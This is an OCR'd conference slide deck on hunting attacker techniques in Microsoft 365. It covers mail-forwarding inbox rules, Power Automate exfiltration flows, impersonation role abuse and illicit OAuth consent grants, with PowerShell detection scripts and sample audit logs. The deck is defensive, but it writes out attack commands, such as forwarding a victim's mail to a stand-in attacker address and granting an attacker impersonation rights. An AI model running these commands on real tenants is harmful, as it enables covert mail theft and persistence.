Threat Hunting in Microsoft 365 Environment

Thirumalai Natarajan

Thirumalai Natarajan - @Th1ruM

- Senior Manager – Mandiant Consulting, Now part of Google Cloud
- Responding to Security Breaches
- Proactive Security Assessments
- Built & Managed Security Operations Centers
- Team Management & Business Development
- Speaker at Blackhat Asia, Virus Bulletin, SANS Summits, RSA, BSides SG & Others

* The views presented here are my own and may or may not be similar to those of the organization I work or worked for.

What will I talk about today?

- Microsoft 365 is a bundle of services that includes Teams, Exchange Online , Power Automate, OneDrive, SharePoint Online and more
- Threat Actor TTPs targeting M365 services
  - Privilege Escalations
  - Opportunities to Maintain persistence
  - Defense Evasions
  - Data Extractions
- Methods to Hunt and Detect Threat Actors TTPs


Takeaway: Understand the attack surface and hunt for Threat Actor TTPs in M365 Environment.

Abusing Exchange Online Services

- Automated Email Forwarding

Inbox Rules

- Inbox rules take action once a message reaches the inbox
- Allows a copy to be sent to a TA controlled address
- Copy of messages that is redirected or forwarded remains in the mailbox
- Requires user level privileges to be configured
- TA can create hidden inbox rules making the properties PR_RULE_MSG_NAME and PR_RULE_MSG_PROVIDER as $NULL




```
PS C:\> New-InboxRule -mailbox victim@threathunting.dev -name Malicious_Forward -
ForwardTo Attacker@threatactor.dev
```

Hunting - Inbox Rules - Configuration

List and review **ALL** Inbox rules with suspicious actions configured in the Exchange Settings, like `ForwardTo, RedirectTo, ForwardAsAttachmentTo`

```
PS C:\> $Mailboxes = Get-Mailbox ; foreach ($Mailbox in $Mailboxes) { Get-InboxRule -mailbox
$Mailbox.Name | Where-Object {($Null -ne $_.ForwardTo) -or ($Null -ne $_.RedirectTo) -or
($Null -ne $_.ForwardAsAttachmentTo) } | select-object
identity,Name,Enabled,ForwardAsAttachmentTo,ForwardTo,RedirectTo }

Identity              : Victim\15326907450829832193
Name                  : Malicious_Forward
Enabled               : True
ForwardAsAttachmentTo :
ForwardTo             : {"Attacker@threatactor.com" [SMTP:Attacker@threatactor.com]}
RedirectTo            :
```

Consider adding **`-includehidden flag`** to get-inboxrule cmdlet to list hidden Inbox folder rules

Hunting - Inbox Rules – Logs

List and review **ALL** Inbox rules with suspicious actions like `ForwardTo, RedirectTo, ForwardAsAttachmentTo`

Unified Audit Log (UAL)

```
$logs = Search-UnifiedAuditLog -operations new-inboxrule,set-inboxrule -StartDate 2022-01-01 -
EndDate 2022-07-08
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.Parameters | Where-Object {($_.Name -like 'ForwardTo') -or ($_.Name -eq
'RedirectTo') -or ($_.Name -eq 'ForwardAsAttachmentTo')})
    {$record}}
```

Log Output – Unified Audit Log (UAL) – Inbox Rules

```
RunspaceId   : b32dc94a-afa3-47a0-a090-3a0bc9df9ce6
RecordType   : ExchangeAdmin
CreationDate : 6/7/2022 11:20:36 am
UserIds      : victim@threathunting
Operations   : New-InboxRule
AuditData    : {"CreationTime":"2022-07-06T11:20:36","Id":"dd99814a-dbbb-494d-3dc3-08da5f418c8b","Operation":"New-InboxRule","OrganizationId":"3ccd
               df89-7c18-4cc5-af80-f4f155dc78a7","RecordType":1,"ResultStatus":"True","UserKey":"10032001FBAF96CD","UserType":2,"Version":1,"Worklo
               ad":"Exchange","ClientIP":"[2401:7400:6004:2b6c:fc71:4a24:30a6:ad78]:53882","ObjectId":"victim\\Malicious_Forward","UserId":"victim@
               threathunting.dev","AppId":"","ClientAppId":"","ExternalAccess":false,"OrganizationName":"threathunting.dev","Origin
               atingServer":"SG2PR01MB1934 (15.20.5395.021)","Parameters":[{"Name":"Mailbox","Value":"victim@threathunting.dev"},{"Name":"N
               ame","Value":"Malicious_Forward"},{"Name":"ForwardTo","Value":"Attacker@threatactor.dev"}],"SessionId":"61664ada-c082-46fc-b292-3d95
               2f5fdb09"}
ResultIndex  : 1
ResultCount  : 6
Identity     : dd99814a-dbbb-494d-3dc3-08da5f418c8b
IsValid      : True
ObjectState  : Unchanged
```


{"Name":"ForwardTo","Value":"Attacker@threatactor.dev"}],

Abusing Microsoft Flows

@Th1ruM | AVAR 2022


Microsoft Flows aka. Power Automate

- Allows user to create and automate workflow called flows for several applications and services
- Trigger-based automation
- Allows users to integrate workflow with applications using various connectors
- Capabilities include synchronization of files, send/receive notifications, auto-forward emails etc.



Microsoft Flows – Auto Forward Email

- Threat Actor creates a workflow to auto-forward emails for the compromised account
- When a new email arrives, flow will be triggered and execute an action to forward email to threat actor Email ID



Hunting - Suspicious Microsoft Flows – UAL

Search across Unified Audit Logs for creation of flows

```
PS C:\> Search-UnifiedAuditLog  -operations createflow  -startdate 2022-01-01 -enddate 2022-06-30
```

```
RunspaceId   : f7bdf828-eb79-4c99-9a2d-e361253a742f
RecordType   : MicrosoftFlow
CreationDate : 17/5/2022 8:46:41 am
UserIds      : Victim@threathunting.dev
Operations   : CreateFlow
AuditData    : {"CreationTime":"2022-05-17T08:46:41","Id":"f5abef13-7b25-4eb6-8ade-b5e9cd0ba2b7","Operation":"CreateFl
               ow","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":30,"ResultStatus":"Success","U
               serKey":"cddace27-ac22-46d6-80aa-4efba49c942a","UserType":0,"Version":1,"Workload":"MicrosoftFlow","Cli
               entIP":"151.192.155.153","ObjectId":"cddace27-ac22-46d6-80aa-4efba49c942a","UserId":"Victim@threathunting.dev
               ","FlowConnectorNames":"OpenApiConnectionNotification, OpenApiConnection","FlowDetailsUrl
               ":"https:\/\/admin.powerplatform.microsoft.com\/environments\/Default-3ccddf89-7c18-4cc5-af80-f4f155dc7
               8a7\/flows\/cc509d45-8b3f-4dcb-a8ca-0a5c180f27ec\/flowDetails","LicenseDisplayName":"","SharingPermissi
               on":1,"UserTypeInitiated":1,"UserUPN":"Victim@threathunting.dev"}
ResultIndex  : 1
ResultCount  : 1
Identity     : f5abef13-7b25-4eb6-8ade-b5e9cd0ba2b7
IsValid      : True
ObjectState  : Unchanged
```

CreateFlow

Artefacts in auto-forwarded Emails through Flows

```
PS C:\> Search-UnifiedAuditLog  -operations Send  -startdate 2022-01-01 -enddate 2022-06-30
```

```
RunspaceId   : f7bdf828-eb79-4c99-9a2d-e361253a742f
RecordType   : ExchangeItem
CreationDate : 17/5/2022 8:48:06 am
UserIds      : Victim@threathunting.dev
Operations   : Send
AuditData    : {"CreationTime":"2022-05-17T08:48:06","Id":"858b2046-5940-4d5c-553c-08da37e1f5f8","Operation":"Send","O
               rganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":2,"ResultStatus":"Succeeded","UserKe
               y":"10032001FA918D20","UserType":0,"Version":1,"Workload":"Exchange","ClientIP":"40.126.35.153","UserId
               ":"Victim@threathunting.dev","AppId":"00000003-0000-0000-c000-000000000000","ClientAppId":"7ab7
               862c-4c57-491e-8a45-d52a7e023983","ClientIPAddress":"40.126.35.153","ClientInfoString":"Client=REST;;",
               "ClientRequestId":"4784abe1-4ac0-473f-85dc-bcbbb5cba85c","ExternalAccess":false,"InternalLogonType":0,"
               LogonType":0,"LogonUserSid":"S-1-5-21-4255210869-4092290506-3268864466-36816385","MailboxGuid":"22cfe17
               7-2ef4-4435-8d92-5fcd4fec93f5","MailboxOwnerSid":"S-1-5-21-4255210869-4092290506-3268864466-36816385","
               MailboxOwnerUPN":"Victim@threathunting.dev","OrganizationName":"threathunting.dev","Ori
               ginatingServer":"TYZPR01MB4506 (15.20.4200.000)\r\n","Item":{"Id":"Unknown","InternetMessageId":"<TYZPR
               01MB4506E75B8BC4479FFBB254D790CE9@TYZPR01MB4506.apcprd01.prod.exchangelabs.com>","ParentFolder":{"Id":"
               LgAAAADXyzPsn8r3Tr2hn1YKL3\/FAQAz6AHj\/KNeTbaDV0jEGXX4AAAAAAEPAAAB","Path":"\\Drafts"},"SizeInBytes":50
               13,"Subject":"FW: Test email"}}
ResultIndex  : 8
ResultCount  : 9
Identity     : 858b2046-5940-4d5c-553c-08da37e1f5f8
IsValid      : True
ObjectState  : Unchanged
```




```
x-ms-mail-operation-type: Forward
x-ms-mail-application: Microsoft Power Automate; User-Agent:
azure-logic-apps/1.0 (workflow bd193a3b994e4bcdb1d27ade4bcd6b49; version
08585487747466477548) microsoft-flow/1.0
x-ms-mail-environment-id: default-3ccddf89-7c18-4cc5-af80-f4f155dc78a7
```

Email Message Header

Data Extraction through Flows

- Threat Actor creates a workflow to extract files from Victim's one drive to Threat Actors cloud storage Account
- When a new file is created, flow will be triggered and execute an action to upload a copy of the file to Threat Actors cloud storage Account



Microsoft Flows

Artefacts in UAL on Data Extraction using Microsoft Flows

```
PS C:\> Search-UnifiedAuditLog -operations Filedownloaded -startdate 2022-01-01 -enddate 2022-06-30
```

```
RunspaceId   : f7bdf828-eb79-4c99-9a2d-e361253a742f
RecordType   : SharePointFileOperation
CreationDate : 18/5/2022 5:17:35 am
UserIds      : victim@threathunting.dev
Operations   : FileDownloaded
AuditData    : {"AppAccessContext":{"CorrelationId":"f7d06965-3e1e-441d-a508-33b5c495f2cf","UniqueTokenId":"xMn0fAF-T0
               uRpJ7rbthDAA"},"CreationTime":"2022-05-18T05:17:35","Id":"3358a96c-d310-49fc-5f91-08da388db800","Operat
               ion":"FileDownloaded","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":6,"UserKey":
               "i:0h.f|membership|10032001fa918d20@live.com","UserType":0,"Version":1,"Workload":"OneDrive","ClientIP"
               :"52.187.25.190","ObjectId":"https:\/\/threathunting-my.sharepoint.com\/personal\/victim_threathunting_dev\
               /Documents\/Hello.txt","UserId":"victim@threathunting.dev","CorrelationId":"f7d06965-3e
               1e-441d-a508-33b5c495f2cf","EventSource":"SharePoint","ItemType":"File","ListId":"2912673f-ca95-4d48-a4
               de-ee00291668fd","ListItemUniqueId":"2430140a-c44a-4a04-a0b5-61d427310bb7","Site":"da4ba103-69b2-4518-9
               392-b0406f8c5d10","WebId":"3dc194d0-1a42-447f-bad6-b76cdd348652","FileSizeBytes":5,"HighPriorityMediaPr
               ocessing":false,"IsManagedDevice":false,"SourceFileExtension":"txt","SiteUrl":"https:\/\/threathunting-my.s
               harepoint.com\/personal\/victim_threathunting_dev\/","SourceFileName":"Hello.txt","SourceRelati
               veUrl":"Documents"}
ResultIndex  : 5
ResultCount  : 5
Identity     : 3358a96c-d310-49fc-5f91-08da388db800
IsValid      : True
ObjectState  : Unchanged
```

FileDownloaded

:"52.187.25.190",

File extracted to Threat Actor Cloud Storage

Hunting - List all Flows - Configuration

```
PS C:\> $flowCollection = @()
Connect-MsolService
$users = Get-MsolUser -All | Select-Object UserPrincipalName, ObjectId
$flows = get-AdminFlow
   foreach($flow in $flows){
    $flowProperties = $flow.internal.properties
    $Creator = $users | where-object{$_.ObjectId -eq $flowProperties.creator.UserID}
    $triggers = $flowProperties.definitionsummary.triggers
    $actions = $flowProperties.definitionsummary.actions | where-object {$_.swaggerOperationId}
        [datetime]$modifiedTime = $flow.LastModifiedTime
    [datetime]$createdTime = $flowProperties.createdTime
    $flowCollection += new-object psobject -property @{displayName
= $flowProperties.displayName;environment =
$flowProperties.Environment.name;State = $flowProperties.State;Triggers =
$triggers.swaggerOperationId;Actions = $actions.swaggerOperationId;Created = $createdTime.ToString("dd-
MM-yyyy HH:mm:ss");Modified = $modifiedTime.ToString("dd-MM-
yyyy HH:mm:ss");CreatedBy = $Creator.userPrincipalName
}
    $flowCollection
}
```

Hunting - List all Flows - Configuration - Output

Output – Auto Forward Email

```
Modified    : 18-05-2022 11:29:54
State       : Started
Actions     : {ForwardEmail_V2, DeleteEmail_V2}
displayName : Malicious - Email Forwarding
CreatedBy   : Victim@threathunting.dev
environment : <Redacted>
Triggers    : OnNewEmailV3
Created     : 18-05-2022 11:29:31
```

Output – Data Extraction Flow

```
Modified    : 18-05-2022 13:32:02
State       : Started
Actions     : CreateFile
displayName : Extract Files
CreatedBy   : Victim@threathunting.dev
environment : <Redacted>
Triggers    : OnNewFileV2
Created     : 18-05-2022 12:54:07
```

Persistent Privileged Role

Application Impersonation Role

- Applications with `ApplicationImpersonation` role can access the contents of a user's mailbox and act on behalf of that user, even if the user's account is disabled
- Typically, this role is assigned to Third Party Email Solutions, CRM Integration, VOIP Systems, Backup Solutions etc
- A management role assignment is the link between a management role and a role assignee. A role assignee is a role group, role assignment policy, user, or universal security group (USG)
- A Threat Actor can assign application impersonation role to an account they control, if they have privileged access

```
PS C:\> New-ManagementRoleAssignment –Name:impersonationAssignment –
Role:ApplicationImpersonation –User:Attacker
```

Hunting - List identities with Application Impersonation Role - Configuration

```
PS C:\> $AppImperGroups = Get-RoleGroup | Where-Object Roles -like ApplicationImpersonation
ForEach ($Group in $AppImperGroups)
{
 Get-RoleGroupMember $Group.Name
 }

Name                 RecipientType
----                 -------------
Attacker             UserMailbox
```

```
PS C:\> Get-ManagementRoleAssignment -Role ApplicationImpersonation

Name                 Role          RoleAssigneeName  RoleAssigneeType  AssignmentMethod  EffectiveUserName
 ----                 -------       ----------------  ----------------  ----------------  ----------------

Impersonation        Application   Attacker          User              Direct            Attacker
Assignment           Impersonation
```

Hunting - List Application Impersonation Role assignments - UAL

List and review Application Impersonation Role assignments in the Unified Audit Logs

```
$logs = Search-UnifiedAuditLog -operations 'New-RoleGroup, New-ManagementRoleAssignment,set-
ManagementRoleAssignment'  -StartDate 2022-01-01 -EndDate 2022-07-08
ForEach ($record in $logs){
$AuditData = $record.AuditData | ConvertFrom-Json
if ( $AuditData.Parameters | Where-Object {($_.Value -like 'ApplicationImpersonation')})
{$record}}
```

Hunting - Application Impersonation Role – Log Output

```
RunspaceId    : 91cb436b-7db8-4d3e-9556-0392df8e48c9
RecordType    : ExchangeAdmin
CreationDate  : 19/5/2022 4:24:29 am
UserIds       : admin@threathunting.dev
Operations    : New-ManagementRoleAssignment
AuditData     : {"CreationTime":"2022-05-19T04:24:29","Id":"1697f500-e5d1-455e-3aba-08da394f7783","Operation":"New-Man
                agementRoleAssignment","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":1,"ResultS
                tatus":"True","UserKey":"10032000C0A69155","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"
                151.192.155.153:61438","ObjectId":"threathunting.dev\\impersonationAssignmentName","UserId":"
                admin@threathunting.dev","AppId":"","ClientAppId":"","ExternalAccess":false,"OrganizationN
                ame":"threathunting.dev","OriginatingServer":"HK0PR01MB2786 (15.20.5250.018)","Parameters":[{"
                Name":"Name","Value":"impersonationAssignmentName"},{"Name":"Role","Value":"ApplicationImpersonation"}
                ,{"Name":"User","Value":"Attacker"}],"SessionId":"ca9ad7fd-053b-4620-af11-b2234685bf50"}
ResultIndex   : 4
ResultCount   : 4
Identity      : 1697f500-e5d1-455e-3aba-08da394f7783
IsValid       : True
ObjectState   : Unchanged
```


New-ManagementRoleAssignment

"Value":"ApplicationImpersonation"}

Illicit Consent Grants

Consent Grants

- Consent is the process of user granting Authorizations to applications
- Service Principal registered in the tenant to allow application to access resources
- Types of Permissions
  - Application Permissions
  - Delegated Permissions
  - Effective Permissions



A threat actor can socially engineer a user in granting consent to their malicious application to access user data.

Eg.- `https://login.microsoftonline.com/{tenant-id}/adminconsent?client_id={client-id}`

Some of the Risky Permissions (Scopes)

Mail.Read	Domain.ReadWrite.All
Files.ReadWrite.All	RoleManagement.ReadWrite.Directory
Files.Read.All	User.ReadWrite.All
Sites.Read.All	AppRoleAssignment.ReadWrite.All
Mail.ReadWrite	DelegatedPermissionGrant.ReadWite.All
ChatMessage.Read.All	PrivilegedAccess.ReadWrite.AzureAD
Sites.ReadWrite.All	PrivilegedAccess.ReadWrite.AzureADGroup
Notes.Read.All	PrivilegedAccess.ReadWrite.AzureResources
Chat.ReadWrite.All	ApprovalRequest.ReadWrite.PrivilegedAccess
Chat.Read.All	Policy.ReadWrite.ConditionalAccess
ChannelMessage.Read.All	UserAuthenticationMethod.ReadWrite.All
Notes.ReadWrite.All	Policy.ReadWrite.PermissionGrant
Sites.FullControl.All	Organization.ReadWrite.All
Calls.AccessMedia.All	DeviceManagementApps.ReadWrite.All
Application.ReadWrite.All	DeviceManagementConfiguration.ReadWrite.All
Directory.ReadWrite.All	DeviceManagementManagedDevices.ReadWrite.All

Hunting - List all Service principal and their OAuth permission Grants

Hunting Script

```
PS C:\> Get-AzureADServicePrincipal  | ForEach-Object{
$spn = $_;
$objID = $spn.ObjectID;
$grants = Get-AzureADServicePrincipalOAuth2PermissionGrant -ObjectId
$objID;
foreach ($grant in $grants)
{
$user = Get-AzureADUser -ObjectId $grant.PrincipalId;
$OAuthGrant = New-Object PSObject;
$OAuthGrant | Add-Member Noteproperty 'ObjectID' $grant.objectId;
$OAuthGrant | Add-Member Noteproperty 'User' $user.UserPrincipalName;
$OAuthGrant | Add-Member Noteproperty 'AppDisplayName'
$spn.DisplayName;
$OAuthGrant | Add-Member Noteproperty 'AppPublisherName'
$spn.PublisherName;
$OAuthGrant | Add-Member Noteproperty 'AppReplyURLs' $spn.ReplyUrls;
$OAuthGrant | Add-Member Noteproperty 'GrantConsentType'
$grant.consentType;
$OAuthGrant | Add-Member Noteproperty 'GrantScopes' $grant.scope;
}
Write-Output $OAuthGrant
}
```

Output

```
ObjectID   : <Redacted>
User : admin@threathunting.dev
AppDisplayName   : Malicious
Application
AppPublisherName : ThreatActor
AppReplyURLs     : {https://login.micro
softonline.com/common/oauth2/
nativeclient}
GrantConsentType : AllPrincipals
GrantScopes      : Mail.Read
```

Sequence of Events - Consent Grants

Consent Grants- Delegated Permissions

Date	Service	Category	Activity	Status	Status reason	Target(s)
5/20/2022, 10:28:13 ...	Core Directory	ApplicationManage...	Consent to application	Success		Malicious Application
5/20/2022, 10:28:12 ...	Core Directory	ApplicationManage...	Add delegated permission grant	Success		Microsoft Graph, cd1...
5/20/2022, 10:28:12 ...	Core Directory	ApplicationManage...	Add service principal	Success		Malicious Application

Consent Grants- Application & Delegated Permissions

7/31/2022, 9:48:44 AM	Core Directory	ApplicationManage...	Consent to application	Success	Application-malicious
7/31/2022, 9:48:44 AM	Core Directory	UserManagement	Add app role assignment grant to user	Success	Application-maliciou...
7/31/2022, 9:48:44 AM	Core Directory	ApplicationManage...	Add delegated permission grant	Success	Microsoft Graph, 28...
7/31/2022, 9:48:43 AM	Core Directory	ApplicationManage...	Add app role assignment to service principal	Success	Microsoft Graph, 3cb...
7/31/2022, 9:48:43 AM	Core Directory	ApplicationManage...	Add app role assignment to service principal	Success	Microsoft Graph, 3cb...
7/31/2022, 9:48:43 AM	Core Directory	ApplicationManage...	Add service principal	Success	Application-malicious

Hunting – Consent to Application - UAL

```
PS C:\> Search-UnifiedAuditLog -operations 'Consent to application' -startdate 2022-05-18 -
enddate 2022-05-20
```

```
RunspaceId   : 7a68baad-216d-4520-a011-fec5ac6b8aec
RecordType   : AzureActiveDirectory
CreationDate : 20/5/2022 2:06:03 am
UserIds      : admin@threathunting.dev
Operations   : Consent to application.
AuditData    : {"CreationTime":"2022-05-20T02:06:03","Id":"ccc33bd2-b046-4670-adef-a7e505fe09f7","Operation":"Consent
                to application.","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":8,"ResultStatus
               ":"Success","UserKey":"10032000C0A69155@threathunting.dev","UserType":0,"Version":1,"Workload"
               :"AzureActiveDirectory","ObjectId":"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34","UserId":"admin@threathu
               nting.dev","AzureActiveDirectoryEventType":1,"ExtendedProperties":[{"Name":"additionalDetails
               ","Value":"{\"User-Agent\":\"EvoSTS\",\"AppId\":\"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34\"}"},{"Name":"e
               xtendedAuditEventCategory","Value":"ServicePrincipal"}],"ModifiedProperties":[{"Name":"ConsentContext.
               IsAdminConsent","NewValue":"True","OldValue":""},{"Name":"ConsentContext.IsAppOnly","NewValue":"False"
               ,"OldValue":""},{"Name":"ConsentContext.OnBehalfOfAll","NewValue":"True","OldValue":""},{"Name":"Conse
               ntContext.Tags","NewValue":"WindowsAzureActiveDirectoryIntegratedApp","OldValue":""},{"Name":"ConsentA
               ction.Permissions","NewValue":"[] => [[Id: AAAAAAAAAAAAAAAAAAAAAMCj_KkA9oBGlr-gK5wRcuQ, ClientId:
               00000000-0000-0000-0000-000000000000, PrincipalId: , ResourceId:
               a9fca3c0-f600-4680-96bf-a02b9c1172e4, ConsentType: AllPrincipals, Scope: User.Read Mail.ReadWrite
               Mail.Send, CreatedDateTime: , LastModifiedDateTime ]];
               ","OldValue":""},{"Name":"ConsentAction.Reason","NewValue":"Risky application detected","OldValue":""}
               ,{"Name":"TargetId.ServicePrincipalNames","NewValue":"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34","OldValue"
               :""}],"Actor":[{"ID":"admin@threathunting.dev","Type":5},{"ID":"10032000C0A69155","Type":
               3},{"ID":"User_ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"ce4d1c72-c88d-44e4-becc-4c84cd26
               f778","Type":2},{"ID":"User","Type":2}],"ActorContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","Inter
